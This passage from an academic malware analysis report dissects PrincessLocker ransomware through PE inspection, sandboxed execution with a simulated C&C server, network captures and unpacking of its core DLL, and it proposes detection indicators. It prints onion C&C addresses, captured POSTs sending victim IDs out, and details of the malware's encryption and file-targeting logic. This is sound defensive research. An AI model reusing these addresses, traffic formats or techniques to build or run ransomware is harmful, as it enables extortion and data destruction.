Figure 2.1: `PrincessLocker`'s sections.

Sometimes we find some PE sections named by a random name or a name like `UPX0` or `UPX`. These names are unusual and may seem suspicious. However, for `PrincessLocker` we were not able to find any information in the PE section names to tell us immediately whether `PrincessLocker` is packed or not.

2.2.2 PE Headers and finding strings

The PE file format stores interesting information within its header. We can use some tools to browse through the information as shown in Figure 2. It shows the program as well as the Dynamic Link Libraries (DLLs) being imported, namely: `KERNEL32.DLL`, `USER32.DLL` and `ADVAPI32.DLL`. Clicking on the name of a DLL shows its imported functions. In the case of `PrincessLocker`, we were able to see several imported functions, the most interesting of which were: `WriteFile` and `CreateFileW` for manipulation files, `IsDebuggerPresent` for anti-debugging, `GetProcAddress`, `VirtualAlloc` and `LoadLibraryA` generally used by packed files or process injection. These indicate that it is possible this sample is packed or it uses some process/dll injection. However, other than these noteworthy imports we were not able to find any other interesting information by PEiD, nor any interesting strings (e.g. *ransom note* strings) inside the `PrincessLocker` binary itself. The absence of any other technical metadata that would normally be present in a standard executable file indicates that the `PrincessLocker` binary is packed or obfuscated.



Offset	Name	Func. Count	Bound?	OriginalFirstThun	TimeDateStamp	Forwarder
64B94	KERNEL32.dll	112	FALSE	65FF4	0	0
64BA8	USER32.dll	16	FALSE	661B8	0	0
64BBC	ADVAPI32.dll	3	FALSE	65FE4	0	0

KERNEL32.dll [112 entries]

Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
2C010	VirtualFree	-	66238	66238	-	4EC
2C014	GetProcessHeap	-	66246	66246	-	24A
2C018	IsBadReadPtr	-	66258	66258	-	2F7
2C01C	SetLastError	-	66268	66268	-	473
2C020	GetThreadLocale	-	66278	66278	-	28C

Figure 2.2: Imported dll by PE-Bear.

2.3 Dynamic Analysis of PrincessLocker

We first built an isolated malware analysis sandbox environment within which to examine the behavior of `PrincessLocker` using VirtualBox. This environment included a set of test data files with different file extensions and user documents folders (Desktop, Documents...) within a Windows 7 Virtual Machine (VM) connected to a usb drive which contained some different data (machine/usb drive specifications are not important) with no antivirus and the `VirtualBoxGuest` Additions installed. The first execution of `PrincessLocker` was performed without any connections to outside. Also for monitoring `PrincessLockers` execution, we used Process monitor. Within the VM environment, all executions of `PrincessLocker` ran with local administrator privileges.

2.3.1 Behavioral analysis

After some minutes of execution using the initial single VM test environment configuration, we discovered that `PrincessLocker` was not infecting/encrypting any documents. When we reviewed Procmon we saw that execution of `PrincessLocker` had stopped. The important operations of this ransomware that we discovered had occurred were:

- Firstly, `CreateFile`, `QuerySizeInformationVolume` and `CloseFile` which allow `PrincessLocker` to open and check size volume of the three existing drives (USB drive, C: drive and the media drive for `VirtualBoxGuest` Additions).
- After the first operations, `PrincessLocker` explores all target directories using `CreateFile` and `QueryDirectory` to open and list the directory contents. This action is performed by alphabetical order and the scope covers all folder except the `D:` drive, and some folders in `C:` drive.
- The third action is `CreateFile` and `QueryNetworkInformation` for opening and gathering information of files. This action is taken just in relation to the target files for encryption (not all files in the host). After exploring targets `PrincessLocker` finishes the execution by `Process Exit` and `CloseFile`. We also noted some manipulations of registry keys during this stage of execution.

Normally `PrincessLocker` tries to communicate with a Command and Control (`C&C`) server. In order to characterize this behavior we extended our malware analysis laboratory by adding a Kali Linux machine, under our full control, which we could use to simulate the role of an attacker-controlled `C&C` server. On the Kali Linux machine we ran Wireshark and InetSim[1]. On the Windows 7 simulated attack target machine we also ran ApateDNS to resolve any DNS requests made by `PrincessLocker` to the IP address of the Kali Linux simulated `C&C` server. The results after simulating the `C&C` were as follows:

- The same initial automatic file system enumeration operations occurred as in the case without the `C&C` server, from which it is clear that `PrincessLocker` searches the targets before attempting to communicate with the outside. However, in the presence of the simulated `C&C` server files are actually encrypted, unlike in the first case where the `PrincessLocker` stopped executing without encrypting files.
- Once execution of `PrincessLocker` has started, it runs silently. After having completed the encryption process, it display a message on the default web browser (Figure 2.3). The ransom message guides the victim into the Tor-based page (7 links), which is intended to give more instructions about the

[1]InetSim is a software suite for simulating common internet services in a lab environment.

payment and data recovery.




Figure 2.3: `PrincessLocker` ransom note.

The target have an ID of 12 bytes and extension of 4 bytes[2]. Figure 2.3 illustrates the ransom note page displayed to victims. Unfortunately, the Onion Router (TOR) links indicated in the ransom demand did not work during our tests but the onion page displayed is like the page displayed in a `Cerber` infection [51].

- No self-reproduction: the concept of self-reproduction has been considered fundamental in the theory of computer virology since the first published thesis [1] in this field (see also [3]). However in the case of `PrincessLocker` there is no copy of viral code and no attempt to propagate itself to another location. From this we can conclude this particular ransomware is a simple infection according to the Adleman taxonomy cited by Filiol in [3].

- Since at this point it is clear that the normal (uninfected) state of the machine had been compromised, we next executed `PrincessLocker` a second time. What we discovered is that the ID of the first infection was different from that of the second infection but that the links are the same. So for each execution of `PrincessLocker` we have a different ID and extension, but the `C&C` links are the same for any execution. According to the work of Scaife *et al.* [31] on ransomware detection based on the behaviors that make their targets unusable, we can propose the use of changing extensions as another indicator for ransomware detection. As we have seen for each execution, we

[2]The extension takes 4 to 6 bytes.

have a new pseudo-randomly assigned extension[3]. Therefore, we can propose another secondary indicator based on the generation of absolutely unknown extensions. On this occasion, we observed that our encrypted files were labeled with the new extension `.nj1k`. Upon further execution we noted that the encrypted output file for input the same file is different at each execution.

- We determined that the encryption is done by the same key: if we have two files with some data inside, we have two ciphers with same data inside, but the key in each infection is different (Figure 2.4).




Figure 2.4: Different cipher in each infection.

- To investigate the mode of encryption which `PrincessLocker` uses, we created a 64-byte file containing 4 similar blocks of 16 bytes. The result is a cipher file without any repetition of blocks. From this we can say that the mode of encryption used by `PrincessLocker` is a mode other than ECB mode.

- The type of files that have been encrypted is changed to resemble raw data, Scaife *et al.* [31] suggest that they can track the file type both before and after a file is written. If this type changes, it can infer that some malicious transformation has occurred.

- In addition to encrypting existing target files, three new files are generated on the desktop named `!_HOW_TO_RESTORE_[extension]` which contains the ransom demand: an `html` page displayed by the browser, a `txt` file contains the same information displayed in the browser and an internet shortcut (`.url`) to `txdmxtyifjyxdnpj.onion.link`. Ransomware often writes ransom payment instructions into new text, picture, `html` files etc. In most cases, such files are replicated in every directory targeted by the ransomware. Scaife *et al.* [31] found that these small, low-entropy writes over-influence basic averaging of

[3]It is not a random extension, but a generated extension using an algorithm inside the binary file.

the entropy. Therefore an indicator based on the process of copying the same files in several places builds a threshold to be monitored for detection.

2.3.2 Network Analysis

In the absence of any network connection, the network behavior of `PrincessLocker` is limited to a single DNS request to `myexternalip.com`. If no positive response is received to this request, it stops executing. In most target environments, this DNS query will return the external ip address of the targets internet gateway. `PrincessLocker` needs only the resolution of the DNS query for `myexternalip.com` to resolve to continue its execution and does not make use of the targets external internet gateway address. If `PrincessLocker` receives a response to its initial DNS request, it then tries to communicate with other addresses (see Figure 2.5):

19:08:18	myexternalip.com	FOUND
19:08:20	cxufwls2xrlqt6ah.onion.link	FOUND
19:08:21	cxufwls2xrlqt6ah.onion.link	FOUND
19:08:22	cxufwls2xrlqt6ah.onion.link	FOUND
19:08:23	cxufwls2xrlqt6ah.onion.link	FOUND

Figure 2.5: Addresses list.

- The first communication is a `GET` to `myexterlip.com/raw`, this page contains the target's external ip (See Figure 2.6).

```
GET /raw HTTP/1.1
Host: myexternalip.com
HTTP/1.1 200 OK
```

Figure 2.6: First communication of `PrincessLocker`.

- The second communication is a request to `cxufwls2xrlqt6ah.onion.link /n.php` (`C&C`) in which it posts a set of Base64-encoded data to `n.php` (Figure 2.7). Decoding from the base64 does not give any interesting results, so we can assume that the data is encrypted before encoded to base64.
- The third communication is a post to `f.php` (Figure 2.8). After decoding the data, we were able to see that it contains two values: the ID victim and the number of files to be base64-transformed (Figure 2.9).

2.3.3 Overinfection

Generally creators of malware, including ransomware, include software features intended to ensure that their malware does not reinfect an already infected target

```
POST /n.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: cxufwls2xrlqt6ah.onion.link
Content-Length: 189
data=QQ96YVFJQGVpf2R6e3dmdnF6BVYAQHVqemJkeBRSDHxcHHNdRVtFWEBGQhRHDAMHCQM
HAAcKBwUVQw8GWgJXRQUDBgULF1sOCBRcDAQdABwEBwICF0QOV11HWENfSF1SU1BXF0EOAwY
FAhRfDAMDAgQVVA9aWlBCVVUVRA9_aGJwHGJwHH9KYVE=HTTP/1.1 400 Bad Request
```

Figure 2.7: `Post` to `n.php`.

```
POST /f.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: cxufwls2xrlqt6ah.onion.link
Content-Length: 33
data=dj1mb3RpcWx5b2FiYmQmZj0xMDk=HTTP/1.1 400 Bad Request
```

Figure 2.8: `Post` to `f.php`.

(machine or file). The result may be catastrophic especially when it comes to virus which appends viral code to an existing program or encrypts an already encrypted target. In the case of `PrincessLocker`, after a first infection three files of ransom note instructions (`html, url, txt`) and a new `txt` file will have been added to folder (alongside the victims files which have been encrypted). The technical results of a second infection would be as follows:
Firstly, new ID/extension files would be created which would be different to the ID/extension files created by the first infection. Secondly, any new files added to the victims machine after the first infection would be encrypted for the first time; and thirdly and very significantly the second infection would also encrypt the two ransom note instruction files (`html, txt`) added by the first infection.
The business impact of allowing a second (and further) infection to occur could be that the attacker might not be able to reliably recover the victims data. If victims learn that paying a ransom will not definitely recover their data then they will not pay, which would run counter to the attackers interests.
While we have observed that `PrincessLocker` does not check for overinfection of an already-infected machine (which means that it will encrypt any new files added after the first infection with a new ID/extension), we have discovered that `PrincessLocker` will not re-encrypt files that it has previously encrypted because the random file extensions used are not included in the static list of target file extensions to be encrypted. Therefore an attacker using `PrincessLocker` may demand additional payments for recovery of new user files added between the times when it executes, without impacting adversely on the attackers ability to demand payments for the first infection.




Figure 2.9: Data sent to `f.php`.

2.3.4 Advanced behavioral analysis

We will now characterize the execution process of `PrincessLocker`.

1. As mentioned in part of the earlier behavioral analysis, `PrincessLocker` tries to get some information by `QuerySizeInformationVolume` to volumes on the target machine and it does this in alphabetical order of the drive letters (`C:`, `D:`, `E:` etc.). We can assume that this operation allows `PrincessLocker` to test that sufficient storage capacity exists for the encrypted data and ransom demand files before starting the encryption process (Figure 2.10).




Figure 2.10: `QuerySizeInformationVolume` Operations.

2. First `PrincessLocker` explores all targets file in E: (usb drive), followed by `C:` drive, but in our test environment no `D:` drive could be accessed by the ransomware (this is because `D:` is reserved as a media drive for VirtualBox guest).

3. Among the file extensions targeted by `PrincessLocker`, we discovered for example `.exp`, `.py`, `.cfg`, `.txt`, `.xml`, `.png` and `.html` but on other hand the following extensions were not targeted: `.ico`, `.pyd`, `.chm`, `.dll`. We can therefore deduce that `PrincessLocker` includes logic of the form:

$$\text{if Extension(File)} \in \text{ListExtTarget: Encrypt(File).}$$

4. We observed that `PrincessLocker` performs the operation `QueryNetworkOpen InformationFile` to all target files with the exception of some folders like `Appdata`, `Windows` and others. This operation takes place in alphabetical order with some exceptions. The target file system search algorithm is characterized in Figure 2.11.




Figure 2.11: Target Search Process by `PrincessLocker`.

The `PrincessLocker` search algorithm accesses the target folder and lists its contents using `QueryDirectory`. Then it processes the first target (folder or directory) by alphabetical order. If the next target to be processed happens to be a file then a `QueryNetworkOpenInformationFile` is performed, before advancing to the next target. If the next target to be processed is a folder then a `QueryDirectory` is performed and in such cases the algorithm operates recursively.
The search depth within the folder structure of the target file system can be described as a variable n. After completing the search process within a $folder_n$ the search algorithm returns to the higher $folder_{n-1}$ to continue searching in alphabetic order. The alphabetic sort sequence used by `PrincessLocker` firsts processes numbers, before alphabetic characters and lastly symbols.
The activity of searching through all files and folders is suspicious for any unknown program that executing on a machine. For detection of ransomware this suspicious behavior can be useful as an indicator for behavior-based detection of ransomware. In fact, `PrincessLocker` (in common with ransomware in general) traverses the entire file tree in the target machine. However different file system search algorithms are used by different ransomware variants. For example, Scaife *et al.* [31] found that `TeslaCrypt` uses a depth-first search, `CTB-Locker` attacks files with certain extensions in ascending order by file size. `GPcode` accesses files starting at the root directory and moving down the tree. This is the case here `PrincessLocker`[4] which it starts at the root directory and moving down the file system tree according to an internal target list in the ransomware code. So we can propose a detection indicator based on files search algorithm used, Scaife *et al.* [31] mentioned that the sequence of files attacked by malware is a factor used by their tool to speed up detection and blocking of ransomware.

[4]We talk here on the research method for target files.

5. After searching targets `PrincessLocker` tries to communicate with the `C&C` to send and receive some information.

6. The initial DNS-based confirmation of external network connectivity is sufficient for `PrincessLocker` to begin the infection. Without repeating the previous search, it directly accesses the target locations (we would infer from this behavior of `PrincessLocker` that the locations of target files discovered during the file system search phase must be cached) then it creates the three new ransom demand files in this order: `txt` file, `html` file and `url` file. These files are only placed in the places where it found targets to be encrypted and not in all folders traversed during the initial search. For example, in Figure 2.12 `PrincessLocker` was found to have explored the folder `C:\python\tcl\tk8.5\ttk` but not having found any target to infect, it proceeded to the next file system location without installing the instruction files.




Figure 2.12: No target file found by `PrincessLocker`.

7. The encryption of the targets files by `PrincessLocker` is technically different (Figure 2.13) to that used by `CryptoLocker` for encryption [52]:




Figure 2.13: File Encryption by `PrincessLocker`.

(a) `PrincessLocker` uses two `CreateFile` function calls for opening the target file and creating a new file name pattern of the foloowing form which will receive the encrypted data:

`NameTargetFile.Extension.NewGenExtension`

(b) The `PrincessLocker` ransomware progressively reads 128 bytes from the target file and writes a 128 bytes encrypted stream into the new file. If the size x encountered when reading the target file is less than 128 bytes it reads this data and encrypts it, but the stream written will be of length L such that L is the first multiple of 16 bytes before x. When the encryption process is completed for each target file two `CloseFile` function calls are used, one for the target file and the other for the new file.

(c) In the last stage of encryption of target files, `PrincessLocker` uses the function calls `CreateFile`, `QueryAttributeTagFile` followed by `SetDispositionInformationFile` with a delete flag set to true for the target file. This operation deletes the target file.

The pattern of file access, read, encryption and write function calls used by each type of malware to enumerate and infect its targets allows the construction of behavior-based signature set. This set can be combined with other indicators for monitoring and detection.

8. with other indicators for monitoring and detection. After completing the encryption of user files each target hard drive found (`C:, E:, F:` etc.). `PrincessLocker` puts its ransom note files in the following three file system locations: the root folder, the users documents folder, the users and desktop folder.

The `PrincessLocker` file system search is totally different from those performed by `CryptoLocker` and `TeslaCrypt`. For example `CryptoLocker` performs reads and writes in the same target file with a file renaming at the end by `SetRenameInformationFile`. The behavioral indicators which we have identified for `PrincessLocker` are also in contrast two behavioral indicators of ransomware described by Scaife *et al.* [31], namely:

- Deletion in which the creation and deletion of many files from any folder (particularly in the users documents folder) may indicate ransomware activity. The class of ransomware named by Scaife *et al.* [31] as C-ransomware performs a high number of write/delete operations.

- File type funneling which occurs when the ransomware reads multiple file types but only writes a single type during the encryption phase.

2.4 Inside PrincessLocker

Like most other ransomware, for example `TeslaCrypt` [10], `PrincessLocker` comes wrapped in an encrypted layer. The encryption layer can protect the malicious core of `PrincessLocker` from being detected both prior execution and at runtime. At runtime, `PrincessLocker` loads its core module into its own memory and (as shown Figure 2.14) it allocates a memory range for reading and writing.
Specifically, `Princesslocker` allocates 180224 bytes in memory at the address 10000000 (Address will be noted by `@`), so the core module will be found at this address. After this first allocation of memory, `Princesslocker` performs other similar operations but at different addresses and sizes.

Figure 2.14: Memory Allocation by `PrincessLocker`.

The addresses are always between `@10000000` and `@1002C000` with different starting address offsets relative to the first allocation (Figure 2.15). Once memory has been allocated, `PrincessLocker` copies its core code (in clear form) into the allocated memory parts and adds its own copy of the Windows Application Programming Interface (API) to the end of the allocated memory.




Figure 2.15: Reallocation of Memory by `PrincessLocker`.

We were able to obtain a clean copy of the `PrincessLocker` binary converted

to PE form using `pe_unmapper`[5] following helpful instructions in a video[6] which enabled us to covert from a virtual format into a raw format. This is shown in Figure 2.16.




Figure 2.16: Core Module of `PrincessLocker`.

2.4.1 The Core Module

We repeated static analysis steps for this dll:

- At this time the Virustotal detection ratio was 33/56 (compared with the 34/56 for the previous raw of `PrincessLocker`) but the number of code sections was still 5 (`.text, .rdata, .data, .rsrc, .reloc`).
- Concerning function imports within the decrypted `PrincessLocker` core, we found finally some interesting functions for example (Figure 17): `CryptDestroyKey, CryptCreateHash, CryptDestroyHash` in `ADVAPI32`, `WriteFile, CreateFile, DeleteFileW, GetLogicalDrive` in `KERNEL32` and `Socket, Send, recv, Connect` in `WS2_32`:

Offset	Name	Func. Count	Bound?	OriginalFirstThun	TimeDateStamp	Forwarder
23720	KERNEL32.dll	76	FALSE	243F0	0	0
23734	USER32.dll	1	FALSE	24540	0	0
23748	ADVAPI32.dll	6	FALSE	243D4	0	0
...				...		

ADVAPI32.dll [6 entries]

Call via	Name	Ordinal	Original Thunk	Thunk	Forwarder	Hint
1B000	CryptDestroyKey	-	2475A	76E8C51A	-	B7
1B004	CryptCreateHash	-	24748	76E8DF4E	-	B3
1B008	CryptReleaseCo...	-	24732	76E8E124	-	CB
...				...		

Figure 2.17: Imported Functions by the Core Module.

- The core module is a DLL named `com.dll` with two exported functions (`one` and `zero`), see Figure 2.18. Note that the absence of interesting strings in this core and the PEiD suggests that a `Borland Delphi 3.0` compiler was used to create this DLL.

[5]Hasherezade blog, Introducing PE unmapper. Hshrzd blog.
[6]Unpacking PrincessLocker in 5 minutes using ImmunityDbg and PE-Unmapper. Youtube.com/watch?v=fNFB5gRQLKo, 2016.




Figure 2.18: Exported Functions by the Core Module.

2.4.2 Inside The Core Module

The core module is called at `@XXXX54E2` (Figure 2.19), so the first instruction in the core module is at `@10008940`. Note that the four `XXXX` are different in each execution. The first interesting function in the core module `GetLogicalDrives`: this retrieves a bitmask representing the currently available disk drives. It returns 1C in hexadecimal which in binary is 000 1 1 1 00 and means:
000 [1 for E drive] [1 for D drive] [1 for C drive] [0=B] [0=A]. For each available drive two functions are called: `GetDriveFreeSpace` which retrieves information about the specified disk and afterwards `GetDriveType` which determines whether a disk drive is a removable, fixed, CD-ROM, ram disk, or network drive. (For `C:` it returns 3 for fixed drive, `D:` returns 5 for CD-ROM drive and for `E:` drive it returns 2 for removable media). In dynamic analysis section we noticed that `PrincessLocker` started searching the available file systems for folders and files with the drive letter `F:` from which we hypothesized that it prefers to start with removable media.




Figure 2.19: Call Module Core.

To confirm this hypothesis we changed the symbol from `F:` to `B:`. However following this change `PrincessLocker` started with the `C:` drive then the `B:` drive with no attempt to infect the `D:` drive. We therefore conclude that `PrincessLocker` checks disks and infects them in alphabetic order, and that it does not give priority to removable media drive.

At `@XXXX4977` `PrincessLocker` starts the search algorithm for each target drive by making a call to function `@10004280`. This function involves the following steps:

1. `PrincessLocker` begins by loading rejected folders one by one at `@10004318` with a call to the function at `@10001A00`. For example, we found the following

folders were rejected: `$recycle.bin`, `program files`, `program data`, `program files (x86)`, `windows`, `internet explorer`, `microsoft`, `mozilla`, `chrome`, `appdata`, etc. Next the rejected folders are compared to the search algorithms candidate next target (the function `@10004280`'s argument). If the candidate folder is different to all rejected folders, `PrincessLocker` calls `FindFirstFileW` to start the search algorithm.

2. If the first file in this disk drive is a folder, the item 1 is repeated else (is a file) the item 3 is performed.

3. `PrincessLocker` next loads the target extensions by making a call to the function `@10001AA0` at `@10004668`. Each target extension is compared with any target extension returned by the function located at `@10001AA0`. Figure 2.20 summarizes the file system search process and the table 2.1 shows the target extensions.




Figure 2.20: Research Process by `PrincessLocker`.

4. After searching through all target folders `PrincessLocker` sends the first request to `myexternalip.com`. After it sends some transformed data to `C&C`.

Table 2.1: Target extensions of `PrincessLocker`

Extensions
